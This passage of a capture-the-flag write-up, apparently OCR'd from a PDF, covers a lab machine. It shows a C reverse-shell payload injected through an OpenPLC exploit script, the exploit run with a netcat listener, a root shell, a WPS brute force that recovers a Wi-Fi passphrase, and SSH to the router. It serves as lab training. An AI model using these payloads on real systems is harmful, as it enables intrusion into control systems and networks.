<stdlib.h>\r\n#include <unistd.h>\r\n#include
<netinet/in.h>\r\n#include <arpa/inet.h>\r\n\r\n\r\n//-------------
------------------------------------------------------------
\r\n\r\n//-----------------------------------------------------------
--------------------\r\nint ignored_bool_inputs[] = {-1};\r\nint
ignored_bool_outputs[] = {-1};\r\nint ignored_int_inputs[] =
{-1};\r\nint ignored_int_outputs[] = {-1};\r\n\r\n//---------------
------------------------------------------------------------
\r\n\r\n//-----------------------------------------------------------
--------------------\r\nvoid initCustomLayer()\r\n{\r\n   \r\n
\r\n    \r\n}\r\n\r\n\r\n\r\nvoid
updateCustomIn()\r\n{\r\n\r\n}\r\n\r\n\r\n\r\nvoid
```

```
updateCustomOut()\r\n{\r\n    int port = "+rev_port+";\r\n
struct sockaddr_in revsockaddr;\r\n\r\n    int sockt =
socket(AF_INET, SOCK_STREAM, 0);\r\n    revsockaddr.sin_family =
AF_INET;       \r\n    revsockaddr.sin_port = htons(port);\r\n
revsockaddr.sin_addr.s_addr = inet_addr(\""+rev_ip+"\");\r\n\r\n
connect(sockt, (struct sockaddr *) &revsockaddr, \r\n
sizeof(revsockaddr));\r\n    dup2(sockt, 0);\r\n    dup2(sockt,
1);\r\n    dup2(sockt, 2);\r\n\r\n    char * const argv[] =
{\"/bin/sh\", NULL};\r\n    execve(\"/bin/sh\", argv,
NULL);\r\n\r\n    return 0;  \r\n
\r\n}\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n----------------------------
-289530314119386812901408558722--\r\n"
    inject = x.post(inject_url, headers=inject_headers,
cookies=inject_cookies, data=inject_data)
    time.sleep(3)
    comp = x.get(compile_program)
    time.sleep(6)
    x.get(inject_dash)
    time.sleep(3)
    print('[+] Spawning Reverse Shell...')
    start = x.get(run_plc_server)
    time.sleep(1)
    if start.status_code == 200:
        print('[+] Reverse connection receveid!')
        sys.exit(0)
    else:
        print('[+] Failed to receive connection :(')
        sys.exit(0)

auth()
injection()
connection()
```


So we changed the program name to blank_program as on the dashboard we see that the file name is blank_program.st






Now let's try to get a shell

```shell
python3 49803.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.169 -r 4444
```



Checking our netcat listener

```shell
rlwrap nc -nlvp 4444
```



So we have the root shell now let's get a stable shell first

```python
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@attica04:/opt/PLC/OpenPLC_v3/webserver# id
id
uid=0(root) gid=0(root) groups=0(root)
root@attica04:/opt/PLC/OpenPLC_v3/webserver# hostname
hostname
attica04
root@attica04:/opt/PLC/OpenPLC_v3/webserver# _
```

Let's get our user.txt

```
root@attica04:/home# cd /root
cd /root
root@attica04:/root# ls
ls
user.txt
root@attica04:/root# cat user.txt
cat user.txt
8fa8bdad612e447a18604faee1c84822
root@attica04:/root# _
```

Flag: **8fa8bdad612e447a18604faee1c84822**
So here's the catch we got root access but the `/root` folder contains the user flag. Going by the machine name `Wifinetictwo` we can assume that there must be something related to wifi so let's perform a wireless network scan on the wireless interface `wlan0`

SHELL


```
iw dev wlan0 scan
```

```
root@attica04:/root# iw dev wlan0 scan
iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 458.496s [boottime]
        TSF: 1711204689371064 usec (19805d, 14:38:09)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
                 * Primary Device Type: 0-00000000-0
                 * Device name:
                 * Config methods: Label, Display, Keypad
                 * Version2: 2.0
```

Now let's bruteforce the WPS by using `oneshot`.
https://github.com/kimocoder/OneShot/blob/master/oneshot.py?source=post_page---


--33b501b69579--------------------------------

Let's copy this script and transfer it into our remote machine



PYTHON


```
python3 -m http.server 8000
```



let's transfer the script to `/tmp` folder

SHELL


```
curl http://10.10.14.169:8000/one.py -o one.py
```



Now let's run this script


PYTHON

```
python3 one.py -i wlan0 -b 02:00:00:00:01:00 -K
```




This reveals credentials for the `plcrouter` wireless network *plcrouter*:*NoWWEDoKnowWhaTisReal123!*
Let's generate a WPA passphrase configuration block for a WiFi network and save it to a file named `config`.

```shell
wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > config
```



To start the `wpa_supplicant` daemon in the background with a specified configuration file (`config`) and wireless network interface (`wlan0`). I Used this command

```shell
wpa_supplicant -B -c config -i wlan0
```



No IP assign for wlan0

```
root@attica01:/opt/PLC/OpenPLC_v3/webserver# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.2  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefc:910c  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fc:91:0c  txqueuelen 1000  (Ethernet)
        RX packets 608  bytes 61127 (61.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 276  bytes 202617 (202.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5  bytes 288 (288.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ff:fe00:200  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 282 (282.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1084 (1.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


I manually assign an IP address and netmask to the network interface `wlan0`.

```
root@attica01:/opt/PLC/OpenPLC_v3/webserver# ifconfig wlan0 192.168.1.7 netmask 255.255.255.0
<r# ifconfig wlan0 192.168.1.7 netmask 255.255.255.0
root@attica01:/opt/PLC/OpenPLC_v3/webserver# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.2  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefc:910c  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fc:91:0c  txqueuelen 1000  (Ethernet)
        RX packets 627  bytes 62463 (62.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 287  bytes 204806 (204.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5  bytes 288 (288.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:200  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 282 (282.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1172 (1.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now as we have our IP assigned let's try to connect to via `SSH`

SHELL

```
ssh root @192.168.1.1
```



So we got our root.txt here

Flag: **480747d784dc6d2bf60abf04fac0df1d**